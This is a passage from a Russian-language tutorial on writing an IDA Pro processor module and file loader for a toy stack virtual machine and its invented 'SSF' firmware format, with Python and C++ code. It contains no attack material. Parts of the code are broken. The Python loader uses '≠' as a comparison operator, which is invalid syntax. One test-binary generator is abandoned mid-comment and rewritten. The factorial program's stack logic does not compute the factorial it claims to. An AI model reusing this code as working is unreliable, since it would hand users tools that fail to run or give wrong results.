ITYPE_MUL   = 5
ITYPE_LOAD  = 6
ITYPE_STORE = 7
ITYPE_JMP   = 8
ITYPE_JZ    = 9
ITYPE_CALL  = 10
ITYPE_RET   = 11
ITYPE_HALT  = 12
ITYPE_DUP   = 13
ITYPE_SWAP  = 14
ITYPE_PRINT = 15

# ============================================================
# Таблица инструкций: (имя, флаги CF_*)
# CF_STOP — инструкция останавливает поток выполнения
# CF_CALL — инструкция вызова
# CF_JUMP — инструкция безусловного перехода
# CF_USE1 — использует операнд 1
# ============================================================
INSTRUCTIONS = [
    {"name": "nop",   "feature": 0},
    {"name": "push",  "feature": CF_USE1},
    {"name": "pop",   "feature": 0},
    {"name": "add",   "feature": 0},
    {"name": "sub",   "feature": 0},
    {"name": "mul",   "feature": 0},
    {"name": "load",  "feature": CF_USE1},
    {"name": "store", "feature": CF_USE1 | CF_CHG1},
    {"name": "jmp",   "feature": CF_USE1 | CF_JUMP | CF_STOP},
    {"name": "jz",    "feature": CF_USE1 | CF_JUMP},
    {"name": "call",  "feature": CF_USE1 | CF_CALL},
    {"name": "ret",   "feature": CF_STOP},
    {"name": "halt",  "feature": CF_STOP},
    {"name": "dup",   "feature": 0},
    {"name": "swap",  "feature": 0},
    {"name": "print", "feature": 0},
]

# ============================================================
# Регистры
# ============================================================
REG_SP = 0
REG_PC = 1
REG_CS = 2  # Фиктивные сегментные регистры (обязательны)
REG_DS = 3

REG_NAMES = ["SP", "PC", "CS", "DS"]


# ============================================================
# Процессорный модуль
# ============================================================
class SSVMProcessor(ida_idp.processor_t):
```

```
    """Процессорный модуль для SimpleStack VM."""

    # Уникальный ID процессора (> 0x8000 для пользовательских)
    id = 0x8765 + 42

    # Флаги процессора
    flag = PR_USE32 | PR_DEFSEG32 | PR_RNAMESOK | PRN_HEX

    # Информация о процессоре
    cnbits = 8       # Бит в байте
    dnbits = 8       # Бит в байте данных

    # Имена процессора
    psnames = ["ssvm"]
    plnames = ["SimpleStack Virtual Machine"]

    # Сборщик номеров — для ассемблера (не используется)
    assembler = {
        "header": [".ssvm"],
        "flag": AS_COLON | ASH_HEXF3 | ASD_DECF0 | ASO_OCTF1 | ASB_BINF3,
        "uflag": 0,
        "name": "SSVM Assembler",
        "origin": "org",
        "end": "end",
        "cmnt": ";",
        "ascsep": '"',
        "accsep": "'",
        "esccodes": "\"'",
        "a_ascii": "db",
        "a_byte": "db",
        "a_word": "dw",
        "a_dword": "dd",
        "a_bss": "dfs %s",
        "a_seg": "seg",
        "a_curip": "$",
        "a_public": "public",
        "a_weak": "weak",
        "a_extrn": "extrn",
        "a_comdef": "",
        "a_align": "align",
        "lbrace": "(",
        "rbrace": ")",
        "a_mod": "%",
        "a_band": "&",
        "a_bor": "|",
        "a_xor": "^",
        "a_bnot": "~",
        "a_shl": "<<",
        "a_shr": ">>",
        "a_sizeof_fmt": "size %s",
    }

    # Таблица инструкций
    instruc = [
        {"name": inst["name"], "feature": inst["feature"]}
        for inst in INSTRUCTIONS
    ]
    instruc_end = len(instruc)

    # Имена регистров
    reg_names = REG_NAMES

    # Индексы сегментных регистров (обязательны для IDA)
    reg_first_sreg = REG_CS
    reg_last_sreg = REG_DS
    reg_code_sreg = REG_CS
    reg_data_sreg = REG_DS

    # ================================================================
    # notify — диспетчер уведомлений от ядра IDA
    # ================================================================
    def notify(self, msgid, *args):
        # Обработка через ev_* не требуется, IDA 7+ вызывает
        # методы ana/emu/out напрямую
        return 0

    # ================================================================
    # ev_ana_insn — декодирование инструкции
```

```
    # ============================================================
    def ev_ana_insn(self, insn):
        """Декодирует инструкцию по адресу insn.ea.
        Заполняет insn.itype, insn.size, insn.ops[].
        Возвращает размер инструкции или 0 при ошибке.
        """
        ea = insn.ea
        opcode = ida_bytes.get_byte(ea)

        if opcode > ITYPE_PRINT:
            return 0  # Неизвестная инструкция

        insn.itype = opcode

        if opcode == ITYPE_PUSH:
            # PUSH imm32: 1 байт опкод + 4 байта значение
            insn.size = 5
            insn.Op1.type = o_imm
            insn.Op1.dtype = dt_dword
            insn.Op1.value = ida_bytes.get_dword(ea + 1)

        elif opcode == ITYPE_LOAD:
            # LOAD addr16: 1 байт опкод + 2 байта адрес
            insn.size = 3
            insn.Op1.type = o_mem
            insn.Op1.dtype = dt_dword
            insn.Op1.addr = ida_bytes.get_word(ea + 1)

        elif opcode == ITYPE_STORE:
            # STORE addr16: 1 байт опкод + 2 байта адрес
            insn.size = 3
            insn.Op1.type = o_mem
            insn.Op1.dtype = dt_dword
            insn.Op1.addr = ida_bytes.get_word(ea + 1)

        elif opcode == ITYPE_JMP:
            # JMP addr16: 1 байт опкод + 2 байта адрес
            insn.size = 3
            insn.Op1.type = o_near
            insn.Op1.dtype = dt_word
            insn.Op1.addr = ida_bytes.get_word(ea + 1)

        elif opcode == ITYPE_JZ:
            # JZ addr16: 1 байт опкод + 2 байта адрес
            insn.size = 3
            insn.Op1.type = o_near
            insn.Op1.dtype = dt_word
            insn.Op1.addr = ida_bytes.get_word(ea + 1)

        elif opcode == ITYPE_CALL:
            # CALL addr16: 1 байт опкод + 2 байта адрес
            insn.size = 3
            insn.Op1.type = o_near
            insn.Op1.dtype = dt_word
            insn.Op1.addr = ida_bytes.get_word(ea + 1)

        else:
            # Все остальные: 1 байт (без операндов)
            insn.size = 1

        return insn.size

    # ============================================================
    # ev_emu_insn — эмуляция (определение потока управления)
    # ============================================================
    def ev_emu_insn(self, insn):
        """Определяет поток управления и перекрёстные ссылки.
        Возвращает True при успехе.
        """
        feature = insn.get_canon_feature()

        # Обработка операндов
        if feature & CF_USE1:
            self._handle_operand(insn, insn.Op1, is_read=True)
        if feature & CF_CHG1:
            self._handle_operand(insn, insn.Op1, is_read=False)

        itype = insn.itype
```

```
        if itype == ITYPE_JMP:
            # Безусловный переход — добавляем code xref
            insn.add_cref(insn.Op1.addr, 0, fl_JN)
            # Поток НЕ продолжается после jmp

        elif itype == ITYPE_JZ:
            # Условный переход — два пути
            insn.add_cref(insn.Op1.addr, 0, fl_JN)
            # Поток продолжается (ветка "не ноль")
            insn.add_cref(insn.ea + insn.size, 0, fl_F)

        elif itype == ITYPE_CALL:
            # Вызов — code xref типа call
            insn.add_cref(insn.Op1.addr, 0, fl_CN)
            # Поток продолжается после call
            insn.add_cref(insn.ea + insn.size, 0, fl_F)

        elif itype == ITYPE_RET or itype == ITYPE_HALT:
            # Поток останавливается
            pass

        else:
            # Обычная инструкция — поток идёт дальше
            if not (feature & CF_STOP):
                insn.add_cref(insn.ea + insn.size, 0, fl_F)

        return True

    def _handle_operand(self, insn, op, is_read):
        """Обработка операнда для создания xrefs."""
        if op.type == o_mem:
            # Ссылка на память (данные)
            if is_read:
                insn.create_op_data(op.addr, op)
                insn.add_dref(op.addr, op.offb, dr_R)
            else:
                insn.add_dref(op.addr, op.offb, dr_W)

        elif op.type == o_near:
            # Ссылка на код — обрабатывается в ev_emu_insn
            pass

    # ================================================================
    # ev_out_insn — форматирование инструкции для вывода
    # ================================================================
    def ev_out_insn(self, ctx):
        """Форматирует текстовое представление инструкции.
        ctx — объект outctx_t с методами для вывода.
        """
        insn = ctx.insn

        # Выводим мнемонику
        ctx.out_mnem(15)  # Ширина поля мнемоники

        # Выводим операнды
        if insn.Op1.type != o_void:
            ctx.out_one_operand(0)

        # Завершаем строку
        ctx.set_gen_cmt()   # Комментарий
        ctx.flush_outbuf()  # Сбрасываем буфер
        return True

    # ================================================================
    # ev_out_operand — форматирование отдельного операнда
    # ================================================================
    def ev_out_operand(self, ctx, op):
        """Форматирует отдельный операнд.
        op — объект op_t.
        """
        if op.type == o_imm:
            # Непосредственное значение
            ctx.out_value(op, OOFW_IMM | OOFW_32)
            return True

        elif op.type == o_mem:
            # Адрес в памяти
```

```
            ctx.out_symbol('[')
            ctx.out_name_expr(op, op.addr, BADADDR)
            ctx.out_symbol(']')
            return True

        elif op.type == o_near:
            # Ближний адрес (для jmp/call)
            ok = ctx.out_name_expr(op, op.addr, BADADDR)
            if not ok:
                ctx.out_tagon(COLOR_ERROR)
                ctx.out_long(op.addr, 16)
                ctx.out_tagoff(COLOR_ERROR)
            return True

        elif op.type == o_reg:
            ctx.out_register(REG_NAMES[op.reg])
            return True

        return False

    # ========================================================
    # Дополнительные обработчики уведомлений
    # ========================================================
    def ev_newfile(self, filename):
        """Вызывается при загрузке нового файла."""
        pass

    def ev_oldfile(self, filename):
        """Вызывается при открытии существующей базы."""
        pass

    def ev_out_header(self, ctx):
        """Вывод заголовка листинга."""
        ctx.gen_header_extra()
        ctx.gen_cmt_line("; SimpleStack VM Disassembly")
        ctx.gen_cmt_line("; Generated by SSVM Processor Module")
        ctx.gen_empty_line()
        return True

    def ev_out_footer(self, ctx):
        """Вывод конца листинга."""
        ctx.gen_cmt_line("; End of SSVM Disassembly")
        return True


# ============================================================
# Точка входа
# ============================================================
def PROCESSOR_ENTRY():
    return SSVMProcessor()
```

15.4.2. Пояснения к ключевым методам

ev_ana_insn (анализ): Читает байты по адресу `insn.ea`, определяет опкод, заполняет `insn.itype` (индекс инструкции), `insn.size` (размер) и операнды `insn.Op1`..`Op8`. Важно: не создаёт перекрёстные ссылки и не влияет на поток управления — это задача `ev_emu_insn`.

ev_emu_insn (эмуляция): Определяет, куда передаётся управление. Для каждой инструкции добавляет ссылки: - `fl_F` — следующая инструкция (flow) - `fl_JN` — переход (jump near) - `fl_CN` — вызов (call near) - `dr_R` / `dr_W` — чтение/запись данных

ev_out_insn / ev_out_operand (вывод): Форматирует текстовое представление. Использует методы `outctx_t`: `out_mnem()`, `out_value()`, `out_name_expr()`, `out_symbol()`.

15.4.3. Тестовый бинарный файл

Создадим скрипт для генерации тестового бинарного файла SSVM:

```python
#!/usr/bin/env python3
"""Генератор тестовых бинарных файлов для SSVM."""

import struct

def emit_nop():
    return bytes([0x00])

def emit_push(value):
    return bytes([0x01]) + struct.pack("<I", value)

def emit_pop():
    return bytes([0x02])

def emit_add():
    return bytes([0x03])

def emit_sub():
    return bytes([0x04])

def emit_mul():
    return bytes([0x05])

def emit_load(addr):
    return bytes([0x06]) + struct.pack("<H", addr)

def emit_store(addr):
    return bytes([0x07]) + struct.pack("<H", addr)

def emit_jmp(addr):
    return bytes([0x08]) + struct.pack("<H", addr)

def emit_jz(addr):
    return bytes([0x09]) + struct.pack("<H", addr)

def emit_call(addr):
    return bytes([0x0A]) + struct.pack("<H", addr)

def emit_ret():
    return bytes([0x0B])

def emit_halt():
    return bytes([0x0C])

def emit_dup():
    return bytes([0x0D])

def emit_swap():
    return bytes([0x0E])

def emit_print():
    return bytes([0x0F])

# ============================================================
# Тестовая программа: вычисление факториала(5)
# ============================================================
#
# Адрес 0x0000: Точка входа
#   push 5          ; аргумент
#   call fact       ; вызвать факториал
#   print           ; вывести результат
#   halt            ; остановка
#
# Адрес 0x000B: fact(n)
#   dup             ; дублируем n
#   push 1          ; push 1
#   sub             ; n - 1
#   jz .done        ; если 0, закончить
#   dup             ; n
#   push 1          ; 1
#   sub             ; n - 1
#   call fact       ; рекурсия fact(n-1)
#   mul             ; n * fact(n-1)
#   ret
# .done:
#   pop             ; убираем 0 (результат n-1)
#                   ; на стеке осталось 1 (базовый случай)
```

```
#   push 1        ; возвращаем 1
#   ret

code = bytearray()

# --- Точка входа (0x0000) ---
code += emit_push(5)          # 0x0000: push 5
code += emit_call(0x000B)     # 0x0005: call 0x000B (fact)
code += emit_print()          # 0x0008: print
code += emit_halt()           # 0x0009: halt

# Padding
code += emit_nop()            # 0x000A: nop

# --- fact(n) @ 0x000B ---
code += emit_dup()            # 0x000B: dup
code += emit_push(1)          # 0x000C: push 1
code += emit_sub()            # 0x0011: sub  (n - 1)
code += emit_jz(0x001E)       # 0x0012: jz 0x001E (.done)
code += emit_dup()            # 0x0015: dup
code += emit_push(1)          # 0x0016: push 1
code += emit_sub()            # 0x001B: sub  (n - 1)
code += emit_call(0x000B)     # 0x001C: call fact  -- ВНИМАНИЕ: адрес зависит от размер
# Пересчитаем адреса правильно...

# Генерируем заново с правильными адресами
code = bytearray()
addr = 0

# Точка входа
code += emit_push(5)          # addr=0, size=5
code += emit_call(0x000B)     # addr=5, size=3
code += emit_print()          # addr=8, size=1
code += emit_halt()           # addr=9, size=1
code += emit_nop()            # addr=10 (0x0A), size=1

# fact(n) @ 0x000B
FACT_ADDR = len(code)         # 11 = 0x0B
assert FACT_ADDR == 0x0B

code += emit_dup()            # 0x0B: dup (1)
code += emit_push(1)          # 0x0C: push 1 (5)
code += emit_sub()            # 0x11: sub (1)
# jz .done — адрес .done рассчитаем после
jz_offset = len(code)
code += emit_jz(0x0000)       # 0x12: jz (placeholder) (3)
code += emit_dup()            # 0x15: dup (1)
code += emit_push(1)          # 0x16: push 1 (5)
code += emit_sub()            # 0x1B: sub (1)
code += emit_call(FACT_ADDR) # 0x1C: call fact (3)
code += emit_mul()            # 0x1F: mul (1)
code += emit_ret()            # 0x20: ret (1)

# .done:
DONE_ADDR = len(code)         # 0x21
code += emit_pop()            # 0x21: pop (1)
code += emit_push(1)          # 0x22: push 1 (5)
code += emit_ret()            # 0x27: ret (1)

# Патчим jz .done
struct.pack_into("<H", code, jz_offset + 1, DONE_ADDR)

# Добавляем данные после кода
DATA_OFFSET = len(code)
# Переменная result
code += struct.pack("<I", 0)  # [result] = 0

# Сохраняем файл
with open("test_ssvm.bin", "wb") as f:
    f.write(bytes(code))

print("Сгенерирован test_ssvm.bin (%d байт)" % len(code))
print("Точка входа: 0x0000")
print("Функция fact: 0x%04X" % FACT_ADDR)
print("Метка .done: 0x%04X" % DONE_ADDR)
print("Область данных: 0x%04X" % DATA_OFFSET)
```

15.5. Загрузчик (loader_t)

15.5.1. Архитектура загрузчика

Загрузчик отвечает за:

1. Определение формата файла (`accept_file`)
2. Создание сегментов и загрузку данных (`load_file`)
3. Опционально: сохранение в формат (`save_file`)

```
loader_t
├── accept_file(li, filename)  — проверка формата, возврат описания
├── load_file(li, ...)         — загрузка файла в базу IDA
└── save_file(fp, ...)         — сохранение (опционально)
```

15.5.2. Интерфейс linput_t

Объект `linput_t` (`li`) предоставляет доступ к загружаемому файлу:

```
import ida_diskio

# Чтение данных
data = ida_diskio.qlread(li, size)      # Прочитать size байт
ida_diskio.qlseek(li, offset)           # Перейти к смещению
pos = ida_diskio.qltell(li)             # Текущая позиция
size = ida_diskio.qlsize(li)            # Размер файла
byte = ida_diskio.qlgetc(li)            # Прочитать 1 байт
```

15.6. Проектирование кастомного формата прошивки

15.6.1. Формат SimpleStack Firmware (SSF)

Определим формат файла для нашей SSVM:

```
Смещение  Размер  Описание
──────────────────────────────────────
0x0000    4       Магическая сигнатура: "SSFW" (0x53534657)
0x0004    2       Версия формата (1)
0x0006    2       Количество секций
0x0008    4       Адрес точки входа
0x000C    4       Контрольная сумма (CRC32 данных)
0x0010    N*16    Таблица секций (N записей по 16 байт каждая)
──────────────────────────────────────

Запись таблицы секций (16 байт):
Смещение  Размер  Описание
──────────────────────────────────────
0x0000    4       Тип секции: 1=CODE, 2=DATA, 3=BSS
0x0004    4       Виртуальный адрес загрузки
0x0008    4       Размер секции (в файле)
0x000C    4       Смещение данных в файле
──────────────────────────────────────

После таблицы секций идут данные секций.
```

15.6.2. Генератор SSF-файлов

```
#!/usr/bin/env python3
"""Генератор файлов формата SimpleStack Firmware (SSF)."""

import struct
import zlib

SSF_MAGIC = b"SSFW"
SSF_VERSION = 1

SECTION_CODE = 1
SECTION_DATA = 2
SECTION_BSS  = 3

def create_ssf(sections, entry_point, output_path):
    """
    Создаёт файл формата SSF.

    sections: список кортежей (type, vaddr, data)
        type  — SECTION_CODE, SECTION_DATA, SECTION_BSS
        vaddr — виртуальный адрес загрузки
        data  — байты секции (для BSS — пустые, используется размер)
    entry_point: адрес точки входа
    output_path: путь к выходному файлу
    """
    num_sections = len(sections)

    # Размер заголовка: 16 байт основной + 16 байт * кол-во секций
    header_size = 16 + num_sections * 16

    # Вычисляем смещения данных секций
    data_offset = header_size
    section_table = []
    all_data = bytearray()

    for sec_type, vaddr, data in sections:
        sec_size = len(data)
        section_table.append({
            "type": sec_type,
            "vaddr": vaddr,
            "size": sec_size,
            "offset": data_offset if sec_size > 0 else 0,
        })
        all_data += data
        data_offset += sec_size

    # Контрольная сумма CRC32 данных
    crc = zlib.crc32(bytes(all_data)) & 0xFFFFFFFF

    # Формируем файл
    output = bytearray()

    # Основной заголовок
    output += SSF_MAGIC
    output += struct.pack("<H", SSF_VERSION)
    output += struct.pack("<H", num_sections)
    output += struct.pack("<I", entry_point)
    output += struct.pack("<I", crc)

    # Таблица секций
    for sec in section_table:
        output += struct.pack("<I", sec["type"])
        output += struct.pack("<I", sec["vaddr"])
        output += struct.pack("<I", sec["size"])
        output += struct.pack("<I", sec["offset"])

    # Данные секций
    output += all_data

    with open(output_path, "wb") as f:
        f.write(bytes(output))

    print("Создан %s (%d байт)" % (output_path, len(output)))
    print("Секций: %d, CRC32: 0x%08X" % (num_sections, crc))
    print("Точка входа: 0x%04X" % entry_point)
```

```
    for i, sec in enumerate(section_table):
        type_names = {1: "CODE", 2: "DATA", 3: "BSS"}
        print("  Секция %d: %s @ 0x%04X (%d байт, offset=0x%04X)" % (
            i, type_names.get(sec["type"], "?"),
            sec["vaddr"], sec["size"], sec["offset"]))


# ============================================================
# Пример: создание тестовой прошивки
# ============================================================
if __name__ == "__main__":
    # Код (из предыдущего примера — факториал)
    code_data = bytearray()

    # push 5; call 0x100B; print; halt; nop
    code_data += bytes([0x01]) + struct.pack("<I", 5)        # push 5
    code_data += bytes([0x0A]) + struct.pack("<H", 0x100B)   # call 0x100B
    code_data += bytes([0x0F])                                # print
    code_data += bytes([0x0C])                                # halt
    code_data += bytes([0x00])                                # nop

    # fact(n) @ offset 0x0B
    code_data += bytes([0x0D])                                # dup
    code_data += bytes([0x01]) + struct.pack("<I", 1)        # push 1
    code_data += bytes([0x04])                                # sub
    code_data += bytes([0x09]) + struct.pack("<H", 0x1021)   # jz .done
    code_data += bytes([0x0D])                                # dup
    code_data += bytes([0x01]) + struct.pack("<I", 1)        # push 1
    code_data += bytes([0x04])                                # sub
    code_data += bytes([0x0A]) + struct.pack("<H", 0x100B)   # call fact
    code_data += bytes([0x05])                                # mul
    code_data += bytes([0x0B])                                # ret
    # .done:
    code_data += bytes([0x02])                                # pop
    code_data += bytes([0x01]) + struct.pack("<I", 1)        # push 1
    code_data += bytes([0x0B])                                # ret

    # Данные
    data_section = bytearray()
    data_section += struct.pack("<I", 0)           # result = 0
    data_section += struct.pack("<I", 120)         # expected = 120 (5!)
    data_section += b"Hello, SSVM!\x00"            # строка

    sections = [
        (SECTION_CODE, 0x1000, bytes(code_data)),
        (SECTION_DATA, 0x2000, bytes(data_section)),
        (SECTION_BSS,  0x3000, bytes(256)),   # 256 байт BSS (стек)
    ]

    create_ssf(sections, entry_point=0x1000, output_path="test_firmware.ssf")
```

15.7. Реализация загрузчика

15.7.1. Полный исходный код

Файл: `loaders/ssf_loader.py` (копируется в `$IDADIR/loaders/`)

```python
# -*- coding: utf-8 -*-
"""
SSF Loader — загрузчик формата SimpleStack Firmware для IDA Pro.
Формат описан в спецификации SSF v1.

Установка: скопировать в $IDADIR/loaders/
"""

import idaapi
import idc
import ida_segment
import ida_bytes
import ida_name
import ida_entry
import ida_auto
import ida_idp
import struct
import zlib


# ---------------------------------------------------------------
# Константы формата
# ---------------------------------------------------------------
SSF_MAGIC = b"SSFW"
SSF_HEADER_SIZE = 16
SSF_SECTION_ENTRY_SIZE = 16

SECTION_CODE = 1
SECTION_DATA = 2
SECTION_BSS  = 3


# ---------------------------------------------------------------
# Парсер заголовка
# ---------------------------------------------------------------
class SSFHeader:
    """Парсер заголовка SSF-файла."""

    def __init__(self, data):
        if len(data) < SSF_HEADER_SIZE:
            raise ValueError("Файл слишком мал для SSF")

        self.magic = data[0:4]
        self.version = struct.unpack_from("<H", data, 4)[0]
        self.num_sections = struct.unpack_from("<H", data, 6)[0]
        self.entry_point = struct.unpack_from("<I", data, 8)[0]
        self.crc32 = struct.unpack_from("<I", data, 12)[0]

    def is_valid(self):
        return (self.magic == SSF_MAGIC and
                self.version == 1 and
                0 < self.num_sections <= 64)


class SSFSection:
    """Запись таблицы секций."""

    def __init__(self, data, offset):
        self.type = struct.unpack_from("<I", data, offset)[0]
        self.vaddr = struct.unpack_from("<I", data, offset + 4)[0]
        self.size = struct.unpack_from("<I", data, offset + 8)[0]
        self.file_offset = struct.unpack_from("<I", data, offset + 12)[0]

    @property
    def type_name(self):
        return {1: "CODE", 2: "DATA", 3: "BSS"}.get(self.type, "UNKNOWN")


# ---------------------------------------------------------------
# Функции загрузчика
# ---------------------------------------------------------------
def accept_file(li, filename):
    """
    Проверяет, является ли файл форматом SSF.

    Параметры:
        li       — linput_t, дескриптор входного файла
```

```
        filename — имя файла (str)

    Возвращает:
        0          — файл не опознан (пропустить)
        строку     — описание формата (файл принят)
        dict       — расширенная информация (IDA 7.4+)
    """
    # Читаем первые 4 байта (магическую сигнатуру)
    li.seek(0)
    magic = li.read(4)

    if magic ≠ SSF_MAGIC:
        return 0

    # Проверяем версию
    version_data = li.read(2)
    if len(version_data) < 2:
        return 0

    version = struct.unpack("<H", version_data)[0]
    if version ≠ 1:
        return 0

    # Файл принят — возвращаем описание
    # Формат возврата для IDA 7.x+:
    return {
        "format": "SimpleStack Firmware (SSF v1)",
        "processor": "ssvm",  # Имя процессорного модуля
    }


def load_file(li, neflags, format_name):
    """
    Загружает файл в базу данных IDA.

    Параметры:
        li          — linput_t, дескриптор входного файла
        neflags     — флаги (NEF_FIRST и др.)
        format_name — строка формата (из accept_file)

    Возвращает:
        1 — успех
        0 — ошибка
    """
    # Устанавливаем процессор
    idaapi.set_processor_type("ssvm", ida_idp.SETPROC_LOADER)

    # Читаем весь файл
    li.seek(0)
    file_data = li.read(li.size())

    if len(file_data) < SSF_HEADER_SIZE:
        idaapi.warning("SSF: Файл слишком мал")
        return 0

    # Парсим заголовок
    try:
        header = SSFHeader(file_data)
    except ValueError as e:
        idaapi.warning("SSF: %s" % str(e))
        return 0

    if not header.is_valid():
        idaapi.warning("SSF: Невалидный заголовок")
        return 0

    idaapi.msg("[SSF Loader] Версия: %d\n" % header.version)
    idaapi.msg("[SSF Loader] Секций: %d\n" % header.num_sections)
    idaapi.msg("[SSF Loader] Точка входа: 0x%X\n" % header.entry_point)
    idaapi.msg("[SSF Loader] CRC32: 0x%08X\n" % header.crc32)

    # Парсим секции
    sections = []
    for i in range(header.num_sections):
        offset = SSF_HEADER_SIZE + i * SSF_SECTION_ENTRY_SIZE
        if offset + SSF_SECTION_ENTRY_SIZE > len(file_data):
            idaapi.warning("SSF: Таблица секций обрезана")
            return 0
```

```
        sec = SSFSection(file_data, offset)
        sections.append(sec)
        idaapi.msg("[SSF Loader] Секция %d: %s @ 0x%X (%d байт)\n" % (
            i, sec.type_name, sec.vaddr, sec.size))

    # Верифицируем CRC32
    all_section_data = bytearray()
    for sec in sections:
        if sec.file_offset > 0 and sec.size > 0:
            all_section_data += file_data[sec.file_offset:
                                          sec.file_offset + sec.size]

    computed_crc = zlib.crc32(bytes(all_section_data)) & 0xFFFFFFFF
    if computed_crc != header.crc32:
        idaapi.msg("[SSF Loader] ВНИМАНИЕ: CRC32 не совпадает! "
                   "Ожидается: 0x%08X, вычислено: 0x%08X\n" % (
                       header.crc32, computed_crc))
    else:
        idaapi.msg("[SSF Loader] CRC32 проверен: OK\n")

    # Создаём сегменты и загружаем данные
    for i, sec in enumerate(sections):
        # Определяем имя сегмента
        if sec.type == SECTION_CODE:
            seg_name = ".code%d" % i if i > 0 else ".code"
            seg_class = "CODE"
            seg_type = idaapi.SEG_CODE
            seg_perm = ida_segment.SFL_READ | ida_segment.SFL_EXEC
        elif sec.type == SECTION_DATA:
            seg_name = ".data%d" % i if i > 0 else ".data"
            seg_class = "DATA"
            seg_type = idaapi.SEG_DATA
            seg_perm = ida_segment.SFL_READ | ida_segment.SFL_WRITE
        elif sec.type == SECTION_BSS:
            seg_name = ".bss%d" % i if i > 0 else ".bss"
            seg_class = "BSS"
            seg_type = idaapi.SEG_BSS
            seg_perm = ida_segment.SFL_READ | ida_segment.SFL_WRITE
        else:
            seg_name = ".unknown%d" % i
            seg_class = "UNK"
            seg_type = idaapi.SEG_DATA
            seg_perm = ida_segment.SFL_READ

        # Создаём сегмент
        seg_end = sec.vaddr + max(sec.size, 1)  # Минимум 1 байт

        seg = idaapi.segment_t()
        seg.start_ea = sec.vaddr
        seg.size = sec.size
        seg.perm = seg_perm
        seg.bitness = 1  # 32-bit
        seg.type = seg_type

        if not idaapi.add_segm_ex(seg, seg_name, seg_class,
                                  idaapi.ADDSEG_OR_DIE):
            idaapi.warning("SSF: Не удалось создать сегмент %s" % seg_name)
            continue

        # Загружаем данные в сегмент
        if sec.type != SECTION_BSS and sec.file_offset > 0 and sec.size > 0:
            data = file_data[sec.file_offset:sec.file_offset + sec.size]
            idaapi.mem2base(data, sec.vaddr)

    # Устанавливаем точку входа
    ida_entry.add_entry(header.entry_point, header.entry_point,
                        "_start", True)

    # Создаём начальную функцию в точке входа
    idaapi.add_func(header.entry_point)

    idaapi.msg("[SSF Loader] Загрузка завершена успешно\n")
    return 1
```

15.7.2. Расширенная версия accept_file

Для более надёжного распознавания формата можно выполнить дополнительные проверки:

```
def accept_file(li, filename):
    """Расширенная проверка формата SSF."""

    # Быстрая проверка по расширению (опционально)
    # if not filename.endswith(".ssf"):
    #     return 0

    # Проверка минимального размера
    file_size = li.size()
    if file_size < SSF_HEADER_SIZE:
        return 0

    # Читаем заголовок
    li.seek(0)
    header_data = li.read(SSF_HEADER_SIZE)

    if len(header_data) < SSF_HEADER_SIZE:
        return 0

    # Проверяем магическое число
    magic = header_data[0:4]
    if magic ≠ SSF_MAGIC:
        return 0

    # Проверяем версию
    version = struct.unpack_from("<H", header_data, 4)[0]
    if version ≠ 1:
        return 0

    # Проверяем количество секций
    num_sections = struct.unpack_from("<H", header_data, 6)[0]
    if num_sections == 0 or num_sections > 64:
        return 0

    # Проверяем, что таблица секций помещается в файл
    expected_min_size = SSF_HEADER_SIZE + num_sections * SSF_SECTION_ENTRY_SIZE
    if file_size < expected_min_size:
        return 0

    # Формат опознан
    return {
        "format": "SimpleStack Firmware (SSF v%d, %d sections)" % (
            version, num_sections),
        "processor": "ssvm",
        "options": 1 | 0x8000,  # ACCEPT_FIRST — предпочтительный загрузчик
    }
```

15.8. Загрузчик на C++ для ELF-подобного формата

Для полноты картины приведём скелет загрузчика на C++:

```
/*
 * SSF Loader — загрузчик формата SimpleStack Firmware
 * IDA SDK 8.x+
 */

#include <ida.hpp>
#include <idp.hpp>
#include <loader.hpp>
#include <diskio.hpp>
#include <segment.hpp>
#include <bytes.hpp>
#include <entry.hpp>
#include <name.hpp>
#include <auto.hpp>

//--------------------------------------------------------------------------
// Структуры формата
//--------------------------------------------------------------------------
#pragma pack(push, 1)

struct ssf_header_t
{
    char     magic[4];       // "SSFW"
    uint16   version;        // 1
    uint16   num_sections;   // Количество секций
    uint32   entry_point;    // Точка входа
    uint32   crc32;          // CRC32
};

struct ssf_section_t
{
    uint32   type;           // 1=CODE, 2=DATA, 3=BSS
    uint32   vaddr;          // Виртуальный адрес
    uint32   size;           // Размер
    uint32   file_offset;    // Смещение в файле
};

#pragma pack(pop)

static const char SSF_MAGIC[] = "SSFW";

//--------------------------------------------------------------------------
// accept_file
//--------------------------------------------------------------------------
static int idaapi accept_file(
    qstring *fileformatname,
    qstring *processor,
    linput_t *li,
    const char *filename)
{
    // Проверяем размер
    int64 fsize = qlsize(li);
    if (fsize < sizeof(ssf_header_t))
        return 0;

    // Читаем заголовок
    ssf_header_t hdr;
    qlseek(li, 0);
    if (qlread(li, &hdr, sizeof(hdr)) != sizeof(hdr))
        return 0;

    // Проверяем магическое число
    if (memcmp(hdr.magic, SSF_MAGIC, 4) != 0)
        return 0;

    // Проверяем версию
    if (hdr.version != 1)
        return 0;

    // Формат опознан
    *fileformatname = "SimpleStack Firmware (SSF)";
    *processor = "ssvm";
    return 1 | ACCEPT_FIRST;  // Предпочтительный загрузчик
}

//--------------------------------------------------------------------------
// load_file
```

```
//--------------------------------------------------------------------------
static void idaapi load_file(
    linput_t *li,
    ushort neflags,
    const char *fileformatname)
{
    // Устанавливаем процессор
    set_processor_type("ssvm", SETPROC_LOADER);

    // Читаем заголовок
    ssf_header_t hdr;
    qlseek(li, 0);
    lread(li, &hdr, sizeof(hdr));

    msg("[SSF] Загрузка: %d секций, entry=0x%X\n",
        hdr.num_sections, hdr.entry_point);

    // Читаем таблицу секций
    for (int i = 0; i < hdr.num_sections; i++)
    {
        ssf_section_t sec;
        qlseek(li, sizeof(ssf_header_t) + i * sizeof(ssf_section_t));
        lread(li, &sec, sizeof(sec));

        // Определяем параметры сегмента
        const char *seg_name;
        const char *seg_class;
        uchar seg_type;
        uchar seg_perm;

        switch (sec.type)
        {
            case 1:  // CODE
                seg_name = ".code";
                seg_class = "CODE";
                seg_type = SEG_CODE;
                seg_perm = SFL_READ | SFL_EXEC;
                break;
            case 2:  // DATA
                seg_name = ".data";
                seg_class = "DATA";
                seg_type = SEG_DATA;
                seg_perm = SFL_READ | SFL_WRITE;
                break;
            case 3:  // BSS
                seg_name = ".bss";
                seg_class = "BSS";
                seg_type = SEG_BSS;
                seg_perm = SFL_READ | SFL_WRITE;
                break;
            default:
                seg_name = ".unknown";
                seg_class = "UNK";
                seg_type = SEG_DATA;
                seg_perm = SFL_READ;
                break;
        }

        // Создаём сегмент
        segment_t s;
        s.start_ea = sec.vaddr;
        s.size     = sec.size;
        s.perm     = seg_perm;
        s.bitness  = 1;  // 32-bit
        s.type     = seg_type;

